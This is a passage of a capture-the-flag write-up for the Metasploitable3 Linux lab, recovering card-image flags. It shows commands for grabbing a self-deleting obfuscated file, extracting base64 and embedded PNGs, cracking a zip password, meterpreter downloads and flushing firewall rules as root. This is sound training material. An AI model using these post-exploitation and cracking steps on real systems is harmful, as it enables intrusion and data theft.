root      1278  1238  0 Dec05 ?        00:00:00 /opt/sinatra/server
root      1508  1278  0 Dec05 ?        00:00:00 /bin/sh -c cd /opt/sinatra && ruby -e "require 'obfuscate'; Obfu
scate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3Gmyn
yFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --
root      1509  1508  0 Dec05 ?        00:00:15 ruby -e require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sin
atra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJ
TLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)
chewbac+ 19302 19275  0 16:05 pts/3    00:00:00 grep --color=auto sinatra
```

If you read the code it looks like it's de-obfuscating a file and then deleting it. So I set up a catch for the file (a while loop trying to copy the file).

```
while true; do cp .raIhUJTLEMAfUW3GmynyFySPw secret_file 2>/dev/null; sleep 1; done &
```

Then I tried starting the server executable. It started and then quit, but I got my file!

-rw-r--r-- 1 chewbacca users 748K Dec 7 16:10 secret_file

When you open the file it's a big blob of text; well, according to the process list, we already have the key to decode it. Here is the Ruby from the process list, without deleting the file and saving the decoded Ruby instead of running eval on it:

```
require 'obfuscate'

Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }
cr = Obfuscate.clarify(File.read('secret_file'))
File.open('decoded.rb', 'w') {|f| f.write(cr)}
```

The resulting decoded.rb looks like this:

```
#!/usr/bin/env ruby

require 'sinatra'
require 'erubis'
require 'active_support'
require 'webrick'
require 'base64'

MYSECRET = 'a7aebc287bba0ee4e64f947415a94e5f'

set :environment, :development
set :bind, '0.0.0.0'
set :port, 8181

# These settings are specific for Sinatra 2.0.0rc2
set :logging, false
set :quiet, true
dev_null = WEBrick::Log::new("/dev/null", 7)
set :server_settings, {:Logger => dev_null, :AccessLog => dev_null}

use Rack::Session::Cookie,
  :key          => "_metasploitable",
  :path         => "/",
  :expire_after => 1800,
  :secret       => MYSECRET

get '/' do
  val = "Shhhhh, don't tell anybody this cookie secret: #{MYSECRET}"
  session['_metasploitable'] = val unless session['_metasploitable']
  body =  "Welcome to Metasploitable3 - Linux edition.<br>"
  body << "<a href='/flag'>If you exploit this application, you will be handsomely rewarded.</a>"
  [200, {}, body]
end

get '/flag' do
  puts session['_metasploitable'].inspect
  if session['_metasploitable'] =~ /(6|six) of clubs/i
    b64 = 'iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0WAAAAAXNSR0IArs4c6QAAQABJREFUeAHsvQmYrUdV91u7u3ePp8+UeQ4JE
ASigqiIASSgIlw+RWRS8VN5FHxkuIgC+lz9RJGL4nAFBRxQxIs8j48Tk8iVDw1DEmYyJ+QkZM6Zz+m5e3fvve//919917d67zz5TCDndJ1Xde++3q
lattWrVqlo1v7V0At0tt9xyaNzaqNZe0K7lr5kIKVL2v60zxRLkzV9UjtNKmz4BLJYSBcJFAkUCRQMNJArUaTbY+Xdeu1T410K59asum0U+ed955Cw+V
jzY/uoll1yy9OSJS7w8dO7uu+8em5pdfFar1r681m5fLsqXttvth5SHhy63hVKRQJFAkUCRQMNJArUaTbY+Xdeu1T410K59asum0U+ed955Cw+VD
L7lxhSDfd3NO55Wazd/JtVqPyH/5py5gYGB9tjoaG10ZDiNDA+nYf0OD9WTwuMzOKDOUHFFAkUCRQJFAkUCJ14CWOtWs5Varfg0VpZTY6mRlhqNt
KjfhcXFtuI6ZksGfjg12//Urg2+/9LHPPLTlcH/lmWkQ/jBpnDrrbeOLDbbPycD/mvK0EUZ//jYWJrcNJE2TYynMT1/yxjIBMtvkUCRQJFAkUCRw
EMqAQz+wsJCmp2bTzOzc2lezx1Xq90uq/720cHa3z7qUY9a6oO/iA8Puj31tPrM/Cs1rf6rWqM/G16Hh+tp6+bNaduWLX5+EPkvqIoEiqSKBIoEi
```

There is our favorite string :) Base64 decoding that variable to a file will result in the flag image.

8 of Clubs

This one is pretty straightforward: it's just finding the file in Anakin Skywalker's home directory:

```
/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png
```

This one you didn't need to be root to read, as it's world readable:

```
-rw-r--r-- 1 anakin_skywalker users 528K Nov  7 16:45 8_of_clubs.png
```

5b0c5fe06186c808af0627a5457f811d


10 of Clubs

This one gave me almost as much trouble as the Joker—so much so that I'm not sure I'm a fan of R2-D2 anymore. The file was located at **`/home/artoo_detoo/music/10_of_clubs.wav`** with the following permissions:


```
-r----x--- 1 artoo_detoo users 382K Nov  7 16:44 10_of_clubs.wav
```

But luckily we found artoo's password in the SSH portion, or we can our root shell via privilege escalation.

The file looks and sounds like a mess if you open it up in Audacity:



The spectrogram looked better, though. This is straight up data, probably compressed in some way, but it's not just a WAV.



But file says it's definitely a WAV:

```
root@kali:~#  file 10_of_clubs.wav
10_of_clubs.wav: RIFF (little-endian) data, WAVE audio, ITU G.711 A-law, stereo 8000
Hz
```

I tried looking at it via the LSB stego method described here:
https://ethackal.github.io/2015/10/05/derbycon-ctf-wav-steganography/

I also tried all the methods detailed here: https://trailofbits.github.io/ctf/forensics/ in the "Video and Audio file analysis" section.

A fellow CTFer suggested I was trying too hard and advised me to do more analysis on the file. One of the other tools that famously tells you all the odd bits in a file is binwalk:

```
root@kali:~# binwalk -eM 10_of_clubs.wav

Scan Time:     2017-12-08 06:53:44
Target File:   /root/10_of_clubs.wav
MD5 Checksum:  5b97f084aa90c4b9504725519cf5204e
Signatures:    344

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            Zlib compressed data, default compression


Scan Time:     2017-12-08 06:53:44
Target File:   /root/_10_of_clubs.wav.extracted/3A
MD5 Checksum:  79c9107cf553b149a542501f5fb277d7
Signatures:    344

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 500 x 700, 8-bit/color RGBA, non-interlaced
```


Look at that! A PNG just sitting there! Grrrrrrrr.

79c9107cf553b149a542501f5fb277d7

Ace of Clubs


Once you have a shell (knowing that Papa smurf is hiding the Ace of Clubs), it's pretty easy to find.

```
Listing: /opt/chatbot/papa_smurf
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100700/rwx------  633830  fil   2017-11-07 16:42:58 +0000  chat_client.js
100700/rwx------  760     fil   2017-11-07 16:42:58 +0000  functions.js

meterpreter > download chat_client.js
[*] Downloading: chat_client.js -> chat_client.js
[*] Downloaded 618.97 KiB of 618.97 KiB (100.0%): chat_client.js -> chat_client.js
[*] download   : chat_client.js -> chat_client.js
```



```
var jsdom = require("jsdom").jsdom;
var document = jsdom("<html></html>", {});
var window = document.defaultView;
var $ = require("jquery")(window);

var botName = "Papa Smurf";
var lastMessage;
var server = "localhost";

var flag = "iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CA
j4tdehTLEQUHhYKRBDpCYH0JAYwJIE0t/+6836//zz73PN
f2k7B/0A1uJe2aDT6D4eCapfnhey699NI7zhRc8HL/Hbfc
```

```
root@kali:~# cat chat_client.js | grep iVBORw0K | awk -F '"' '{print $2}' | base64 -d
> ace.png
```



7aa0260989946155c0c6178ffc9b25e9

Ace of Clubs Alternate Solve

You can also just ask the bot for the flag. Papa Smurf gives it up without much pretext:

(12:10 AM) **test**: flag me
(12:10 AM) **Papa Smurf**:
iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0WAAAAA
//zz73PN993y3CSH3fDdr33u+s
/dq5przv+aac661195n0J3B45prrrloZX3wtOFgeOlc1106zGd4MSztG
/Dpht0+0pbOIIut6YZAQ6Ah0BBoCAQB/NJKN+j245f2k7B
/0A1uJe2aDT6D4eCapfnhey699NI7zhRc8HL

Here are all the ways you could have asked for it:

```
[/(give|get|fetch|show) me (flag|ace of clubs)/i, flag],
[/give me (flag|ace of clubs)/i, flag],
[/(can|may|could) I have the (flag|ace of clubs)/i, flag],
[/I (want|need|desire|demand|request) (the flag|ace of clubs)/i, flag],
[/flag me/i, flag],
[/^ace of clubs$/i, flag]
```

I love these kind of tricks in CTFs. I'm not upset I didn't figure it out, but I do appreciate the reminder that just asking for what you want works a lot of the time. Life lessons in CTFs ;-)

3 of Hearts

The 3 of Hearts can be found in the lost and found:


```
root@target:/lost+found# ls -alh
-rw-------  1 root root 487K Nov  7 16:45 3_of_hearts.png
```

It's only readable by root, but once you are root, it's just the file—no other tricks.

cb53b81df46068c763e6f6ec67000c8f

5 of Hearts

I found the 5 of Hearts by just browsing around the Drupal page:



But it wasn't:

```
ExifTool Version Number         : 10.67
File Name                       : 5_of_hearts.png
Directory                       : .
File Size                       : 497 kB
File Modification Date/Time     : 2017:11:07 16:44:30+00:00
File Access Date/Time           : 2017:12:07 02:02:36+00:00
File Inode Change Date/Time     : 2017:12:07 02:02:30+00:00
File Permissions                : rw-r--r--
File Type                       : PNG
```

```
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 500
Image Height                    : 700
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Tag 5 of hearts                 : iVBORw0KGgoAAAANSUhEUgAAAfQAAAK<SNIP>
```

Yup, that's `iVBORw0K` staring at us from an EXIF tag. Now just to extract it, Base64 decode it and see what it makes:

```
root@kali:~# exiftool 5_of_hearts.png | grep hearts | awk '{print $6}' | base64 -d > five_of_hearts.png
```

1862c5dac75e43bb8d530d54575592b7

8 of Hearts

Dumping the data from super_secret_db you get a zip file:

```
root@kali:~# file flags-value.bin
flags-value.bin: Zip archive data, at least v2.0 to extract
```

And it looks like we are prompted for a password.

```
root@kali:~# mv flags-value.bin flags-value.zip
root@kali:~# unzip flags-value.zip
Archive:  flags-value.zip
[flags-value.zip] 8_of_hearts.png password:
```

If you had already finished the 7 of Diamonds, then the first password you would have tried is “th1s1s@p@ssw0rd!” and you would have failed. I tried John the Ripper and Hashcat. Neither cracking tool seemed to support this zip type, at least in the methods I tried.

Googling around, I found this post:
https://superuser.com/questions/852141/john-the-ripper-crack-zipcrypto-password/859930

I stole their code and modified it a bit to use my own word list instead of John the Ripper. https://gist.github.com/mubix/ca0ab8b0330767618e6ef380a3ac193c. Yes, I could have just made the loop myself, but I was in a hurry :)

root@kali:~# ./crack.sh flags-value.zip
ERROR: Wrong password : 8_of_hearts.png
ERROR: Wrong password : 8_of_hearts.png
<SNIP>
ERROR: Wrong password : 8_of_hearts.png
ERROR: Wrong password : 8_of_hearts.png
trying "vagrant"
Password is: "vagrant"

This was yet another instance where I was glad I had put a list of old passwords together. Unzip the file and you have your prize.


e8e2f19dad5fc32f022952690d5beee6

5 of Diamonds

For this one I didn't see any external reference to port knocking, or a way to find out which ports to knock, so I did all of this from the aspect of already having root.

I started off looking at the binary itself. When I saw a PNG header in the strings of the binary, I got excited and thought this might be an easy win.

root@target:/opt/knock_knock# strings five_of_diamonds | awk '{ print length, $0 }' | sort -n -s | cut -d" " -f2- | tail -n 1 | base64 -d > /home/mubix/five_of_diamonds.png




Not so much. I'm sure there is a way with strings to get the entire image out, but I didn't mess with it. Instead I looked at the actual port knocking side to see what I could see.

```
root@target:/etc# ls -alh knockd.conf
-rw------- 1 root root 508 Nov  7 16:44 knockd.conf

root@target:/etc# cat knockd.conf
[options]
        UseSyslog
[openFlag]
        sequence    = 9560,1080,1200
        seq_timeout = 15
        command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 8989 -j ACCEPT
        tcpflags    = syn
        cmd_timeout = 30
        stop_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 8989 -j ACCEPT
```

```
[closeFlag]
        sequence    = 1200,1080,9560
        seq_timeout = 15
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 8989 -j ACCEPT
        tcpflags    = syn
```

Ok, so it just sets up firewall rules. I can do that too, #iamroot :), but instead of figuring out rules to set, and again because this is my host by myself, I decided to just flush the firewall rules completely (**`iptables -F`**) (**word of warning**: if the INPUT table was set to default DROP, this would have disconnected me. I have done this to my embarrassment so many times that I double check every time now before I flush).




```
root@kali:/tmp# wget http://target:8989
--2017-12-08 00:03:26--  http://target:8989/
Resolving target (target)... 10.0.18.244
Connecting to target (target)|10.0.18.244|:8989... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [image/png]
Saving to: ‘index.html’

index.html                                              [ <=>
] 406.93K  --.-KB/s    in 0.002s

2017-12-08 00:03:26 (165 MB/s) - ‘index.html’ saved [416701]

root@kali:/tmp# file index.html
index.html: PNG image data, 500 x 700, 8-bit/color RGBA, non-interlaced
```

97bf04578c58062c1440f17668f6017b

7 of Diamonds

This was another file-based one (as root), but I assume you were supposed to get the file from inside a Docker container. It was readily available on the file system:

```
root@target:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc
8cabc2d901d379571c0d581f/rootfs/home# ls -alh
-rwx------  1 root root 719K Nov  7 16:44 7_of_diamonds.zip
```

Unzipping it gave you this:

```
root@target:/tmp# unzip 7_of_diamonds.zip
Archive:  7_of_diamonds.zip
   creating: 7_of_diamonds/
 extracting: 7_of_diamonds/7_of_diamonds.zip
  inflating: 7_of_diamonds/hint.gif
```

Unfortunately, there is another zip inside the first and it's password protected:

```
[7_of_diamonds.zip] 7_of_diamonds.png password:
```

Looking at the hint.gif resulted in my watching an animated gif of QR codes scroll by:

Breaking this into frames is pretty simple:

```
convert hint.gif codes/qrcodes.png
```

Make sure you create another directory for all of the frames (I called mine "codes") because there are 313 of them.

I used zbar-tools to read each of the QR codes:

```
zbarimg codes/qrcodes-0.png
QR-Code:89504e470d0a1a0a0000000d4948445200000177000000006108
```

89504e is the header to a PNG, so the QR codes make a PNG for us.


Take the “natural” order of **`ls`** to keep the files in the correct order. Then pipe each to zbarimg, then into a file.

```
root@kali:/tmp/7_of_diamonds/codes# ls -v | xargs -I file zbarimg file > qrcode.txt
```

Take that file, remove the “QR-Code:” part and toss it into xxd to switch hex to binary data, and into the image.png.

```
root@kali:/tmp/7_of_diamonds/codes# cat qrcode.txt | awk -F ':' '{print $2}' | xxd -r
-p > image.png
```

And we get this:



th1s1s@p@ssw0rd!

```
root@kali:/tmp/7_of_diamonds# unzip 7_of_diamonds.zip
Archive:  7_of_diamonds.zip
[7_of_diamonds.zip] 7_of_diamonds.png password:
  inflating: 7_of_diamonds.png
```

07e2e1a974bf5f261e9c70e5890456f4

9 of Diamonds

This one was another file-based one. It was a bit trickier since it wasn't named with one of the suits, but looking around in each user's home directory lets you find Kylo Ren's ".secret_files" with only one file inside (have to be kylo or root to look inside the directory):

```
root@target:/home/kylo_ren/.secret_files# ls -alh
-rw---x--- 1 kylo_ren users 672K Nov  7 16:45 my_recordings_do_not_open.iso
```

We then mount the ISO to see what is inside it:

```
root@ip-10-0-18-244:/home/kylo_ren/.secret_files# mkdir /tmp/iso
root@ip-10-0-18-244:/home/kylo_ren/.secret_files# mount -o loop
my_recordings_do_not_open.iso /tmp/iso/
mount: block device /home/kylo_ren/.secret_files/my_recordings_do_not_open.iso is
write-protected, mounting read-only

root@ip-10-0-18-244:/home/kylo_ren/.secret_files# ls -alh /tmp/iso/

-rw------- 1 kylo_ren users 321K Aug 18 18:46 9_of_diamonds.png
```

That's it, just move the file to where you can get at it and you're done with the 9 of Diamonds.

097a0b9b4b08580caa5509941d7e548d

Joker

The Joker gave everyone in the CTF a run for their money. It seemed very easy at first, but it turned out to be the sticking point for almost everyone (unless you lucked out and used the right tool for the job out of the gate).

It was an easy find just sitting in /etc. You did have to be root to get at it, but not a problem, right?

```
root@target:/etc# ls -alh /etc/joker.png
-rw------- 1 root root 459K Nov  7 16:45 /etc/joker.png
```


Wrong, this is what you got when you pulled it off:

So, obviously you have to invert it, right? Therein lies the problem. Here are the methods I tried:

0d54abaec892ed8e9b9efefb87d1665c	python inverting
47e56d189cc126e3df283a176eb6b29e	convert -negate png:joker.png png:joker2.png
61ee655f9347bd5d3711af96936530f2	convert -negate -strip png:joker.png png:joker2.png
baf5b53b84a26f58f7b07362515f14dd	convert -negate png:joker.png png:joker2.png (different day)

d725f6f4a841df5b841147ed75dc6d58	http://pinetools.com/invert-image-colors
b6413a426303d2c1cc2bfabf912d7fb1	https://www169.lunapic.com/editor/
281e57c8f7738aa9f17d13af086dc148	https://www.imgonline.com.ua/eng/makenegative.php

